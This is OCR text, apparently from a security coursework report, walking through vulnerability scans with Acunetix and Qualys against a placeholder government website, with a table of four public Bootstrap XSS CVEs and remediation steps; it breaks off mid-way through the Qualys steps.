
Step 5:


Configure Target Settings:

Enter the URL of the website under the "Target URL" field.

Optionally, specify additional settings such as authentication credentials, custom headers, and scan speed.








Step 6:


Customize Scan Settings:


Navigate to the "Scans" tab and click on "New Scan" to configure the scanning settings. Choose the target you created earlier from the dropdown menu.

Select the scan type (e.g., Full Scan, High Risk Vulnerabilities Scan, etc.).

Adjust advanced settings such as scan speed, crawler options, and excluded paths if needed.








Step 7:

Review Scan Results: Once the scan completes, navigate to the "Scans" tab and select the completed scan to view the results.

Acunetix will provide a detailed report listing all identified vulnerabilities along with their severity levels, descriptions, and recommendations for remediation.



Step 8:

Analyze Vulnerabilities: Review each vulnerability identified by Acunetix to understand its impact and potential risks to the website's security.

Prioritize vulnerabilities based on their severity levels and potential impact on the application.

Step 9:

Remediate Vulnerabilities: Take necessary actions to address the identified vulnerabilities and mitigate security risks.

This may involve patching software, updating configurations, fixing coding errors, or implementing additional security controls.

Step 10:

Re-scan for Verification: After making changes to address vulnerabilities, re-scan the website using Acunetix to verify that the issues have been effectively resolved.

Monitor the scan results to ensure that no new vulnerabilities have emerged.

Findings:

CVEs Table:

Sr no.	Vulnerability Name	ID	Description	System Effected	Attacker
1	Cross Site Scripting	CVE-2016-10735	In Bootstrap 3.x before 3.4.0 and 4.x-beta before 4.0.0-beta.2, XSS is possible in the data-target attribute, a different vulnerability than CVE-2018-14041.	Bootstrap 3.x	
2	Cross Site Scripting	CVE-2018-14040	In Bootstrap before 4.1.2, XSS is possible in the collapse data-parent attribute.	Bootstrap before 4.1.2	
3	Cross Site Scripting	2019-8331	In Bootstrap before 3.4.1 and 4.3.x before 4.3.1, XSS is possible in the tooltip or popover data-template attribute.	In Bootstrap before 3.4.1 and 4.3.x before 4.3.1	
4	Cross Site Scripting	CVE-2018-20677	In Bootstrap before 3.4.0, XSS is possible in the affix configuration target property.	In Bootstrap before 3.4.0	

Summary:

Multiple Cross-Site Scripting (XSS) vulnerabilities have been identified affecting Bootstrap versions. CVE-2016-10735 in Bootstrap 3.x allows XSS in the data-target attribute. CVE-2018-14040 in versions before 4.1.2 permits XSS in the collapse data-parent attribute. Another XSS vulnerability (2019-8331) in versions before 3.4.1 and

4.3.x affects the tooltip or popover data-template attribute. Lastly, CVE-2018- 20677 in Bootstrap before 3.4.0 enables XSS in the affix configuration target property.

QUALYS:

Qualys stands out with its cloud-based platform, offering comprehensive vulnerability management, continuous monitoring, and policy compliance solutions. Its scalability, real-time threat intelligence, and

seamless integration make it a preferred choice for organizations looking to enhance their cybersecurity posture efficiently.

Target:


www.xyz

.gov.pk

Steps:


Step 1:

Navigate to https://qualysguard.qg2.apps.qualys.eu/




Step 2:


Login with your credentials




Step 2:
Click VMDR (Vulnerability Management)




6 \






Step 3:


Go to Assets > Asset Groups



Step 4:


First Add IP of www.xyz.gov.pk by navigating to Asset Groups > New > Host > IP tracked Addresses






Step 5:

